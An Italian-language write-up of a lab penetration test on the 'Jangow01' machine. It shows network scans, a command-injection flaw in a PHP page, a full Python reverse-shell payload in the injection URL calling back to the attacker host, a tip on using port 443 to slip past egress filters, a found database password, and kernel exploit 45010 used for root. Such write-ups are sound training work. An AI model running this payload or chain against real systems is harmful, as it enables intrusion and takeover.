

SECURE SENTINELS

PENETRATION TEST JANGO01



Target: Jangow01

Obiettivo: Ottenere i privilegi di root e recuperare la flag di sistema.

1. Introduzione

L'attività di analisi sulla macchina "Jangow01" ha evidenziato vulnerabilità critiche che hanno permesso la compromissione totale del sistema.

Attraverso una vulnerabilità di **Command Injection** nell'applicazione web, è stato possibile ottenere un accesso iniziale. Successivamente, sfruttando una versione obsoleta del Kernel Linux, i privilegi sono stati elevati fino al livello di amministratore (**root**).

2. Network Discovery

Il primo passo è stato identificare l'indirizzo IP della macchina bersaglio all'interno della rete locale e analizzare i servizi attivi.

- **Scansione della rete:** Utilizzando il tool Nmap con il comando **`sudo nmap -sn 192.168.50.0/24`**, è stato identificato l'IP del bersaglio: 192.168.50.16.

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.50.0/24
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 12:07 -0500
Nmap scan report for pfSense.home.arp (192.168.50.1)
Host is up (0.00020s latency).
MAC Address: 08:00:27:FA:F6:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.16
Host is up (0.00017s latency).
MAC Address: 08:00:27:CE:3D:3C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.88 seconds
```

- **Analisi dei servizi:** Una scansione approfondita delle porte sull'IP identificato ha rivelato due servizi principali aperti:
 - **Porta 21 (TCP):** Servizio FTP (vsftpd 3.0.3).
 - **Porta 80 (TCP):** Servizio Web HTTP (Apache 2.4.18).

```
(kali㉿kali)-[~]
$ nmap -A -sV -o 192.168.50.16
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 12:19 -0500
Nmap scan report for 192.168.50.16
Host is up (0.00054s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-ls: Volume /
|_SIZE    TIME          FILENAME
|-        2021-06-10 18:05 site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:CE:3D:3C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


TRACEROUTE
HOP RTT      ADDRESS
1  0.54 ms  192.168.50.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```

3. Enumerazione Web e Accesso Iniziale

L'analisi si è concentrata sulla porta 80. Il sito web ospitato presentava una vulnerabilità sfruttabile che ha permesso l'accesso al server.

- **Analisi del Sito:** Visitando l'indirizzo IP via browser, è stata individuata una directory denominata **/site**. All'interno, è stata trovata una pagina PHP chiamata **busque.php**.



- **Vulnerabilità (Command Injection):** La pagina **busque.php** accettava input tramite il parametro **buscar**. È stato verificato che questo parametro non sanitizzava correttamente l'input, permettendo l'esecuzione di comandi di sistema arbitrari.
- **Esplorazione**

```
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Download | OBS
total 16 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 .. -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
```

```
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Download | OBS
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Abbiamo ora trovato delle credenziali (jangow01@abygurl69) tuttavia, provando ad esplorarle non siamo riusciti a scoprire granchè, procediamo quindi con uno script in python.

- **Exploitation** (Reverse Shell):

1. È stato preparato uno script Python malevolo per instaurare una connessione inversa (*reverse shell*).
2. Sulla macchina attaccante, è stato avviato un listener con **nc -lvpn 443**.
3. Il payload è stato iniettato tramite URL, costringendo il server a connettersi alla macchina attaccante.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.16] 53348
/bin/sh: 0: can't access tty; job control turned off
$ ls -la
total 40
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
drwxr-xr-x 3 root      root     4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 4096 Jun  3 2021 assets
-rw-r--r-- 1 www-data www-data   35 Jun 10 2021 busque.php
drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 js
drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
$ whoami
www-data
$ █
```

- Risultato: È stato ottenuto l'accesso al terminale della vittima con l'utente a bassi privilegi www-data.

Per stabilire la connessione inversa (Reverse Shell), è stata selezionata strategicamente la **porta 443**. Sebbene la shell non utilizzi il protocollo crittografato HTTPS, l'uso di questa porta standard permette spesso di eludere le regole di **Egress Filtering** del firewall.

È comune, infatti, che i firewall aziendali o perimetrali **blocchino** le connessioni in uscita su porte non standard, lasciando invece aperte le porte essenziali per la navigazione web (80 e 443).

La presenza di tali restrizioni è stata confermata successivamente durante la fase di post-exploitation, quando tentativi di download tramite **wget** su altre porte sono stati bloccati.

L'URL utilizzato per iniettare il codice Python è il seguente:

```
http://192.168.50.4/site/busque.php?buscar=python3%20-c%20import
%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.S
OCK_STREAM);s.connect(("192.168.50.10",443));os.dup2(s.fileno(),0);
%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([
"/bin/sh","-i"]);'
```

4. Privilege Escalation

Una volta ottenuto l'accesso come utente limitato, l'obiettivo è diventato ottenere i diritti di amministratore (**root**).

- **Enumerazione del Sistema:** Eseguendo il comando **uname -a**, è stato scoperto che il sistema operativo era Ubuntu 16.04 con una versione del Kernel Linux molto vecchia (**4.4.0-31-generic**).

```
su jangow01
Password: abygurl169

su: Authentication failure
www-data@jangow01:/var/www/html/site/wordpress$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@jangow01:/var/www/html/site/wordpress$ cat /etc/issue
cat /etc/issue
JANGOW 01
REDE: \4{enp0s17}

www-data@jangow01:/var/www/html/site/wordpress$
```

- **Ricerca dell'Exploit:** Utilizzando il tool **searchsploit** su Kali Linux per la versione del kernel 4.4.0, è stato individuato un exploit idoneo: **Linux Kernel < 4.13.9 (Ubuntu 16.04) - Local Privilege Escalation (Exploit-DB 45010)**. Questo exploit sfrutta una vulnerabilità nota come CVE-2017-16995.

```
[-(kali㉿kali)-[~]
$ searchsploit linux kernel 4.4.0 ubuntu
Exploit Title | Path
-----|-----
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Con | linux/x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC) | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKE | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Es | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalatio | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Pri | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 | linux/local/47169.c

Shellcodes: No Results

[-(kali㉿kali)-[~]
$ searchsploit -m 45010
Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/45010
Path: /usr/share/exploitdb/exploits/linux/local/45010.c
Codes: CVE-2017-16995
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/45010.c
```

- **Trasferimento del Codice:** Poiché il firewall della vittima bloccava strumenti come **wget**, il codice dell'exploit (scritto in C) è stato trasferito manualmente. Il contenuto del file **45010.c** è stato copiato e incollato direttamente sulla macchina vittima nella cartella **/tmp** usando il comando **cat <<EOF > exploit.c**.

```
[kali㉿kali] ~
$ nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.16] 53400
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp
$ cat <<EOF > exploit.c
> #include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>

```



SCRIPT

5. Exploitation Finale e Root

Con il codice sorgente dell'exploit presente sulla macchina vittima, si è proceduto all'attacco finale.

- **Compilazione:** Il codice è stato compilato in un eseguibile utilizzando il compilatore GCC installato sulla macchina:
`gcc exploit.c -o exploit`.
 - **Esecuzione:** Lanciando l'eseguibile `./exploit`, il programma ha sfruttato il bug del kernel.
 - **Verifica:** Il comando `whoami` ha confermato che l'utente corrente era diventato root.

- **Cattura della Flag:** Accedendo alla directory `/root`, è stato letto il file `proof.txt` contenente la flag finale.

Flag Hash: da39a3ee5e6b4b0d3255bfef95601890afd80709. (vuota)

```

whoami
root
ls /root
proof.txt
cat /root/proof.txt

da39a3ee5e6b4b0d3255bfef95601890afd80709

```

6. Conclusioni e Raccomandazioni

La macchina **Jangow01** è risultata vulnerabile a causa di due fattori principali:

1. **Codice Web Non Sicuro:** La pagina PHP permetteva l'esecuzione di comandi esterni. -> *Soluzione: Validare e sanitizzare tutti gli input utente.*
2. **Sistema Operativo Obsoleto:** Il Kernel Linux non era aggiornato esponendo il sistema a exploit noti. -> *Soluzione: Aggiornare regolarmente il sistema operativo e applicare le patch di sicurezza.*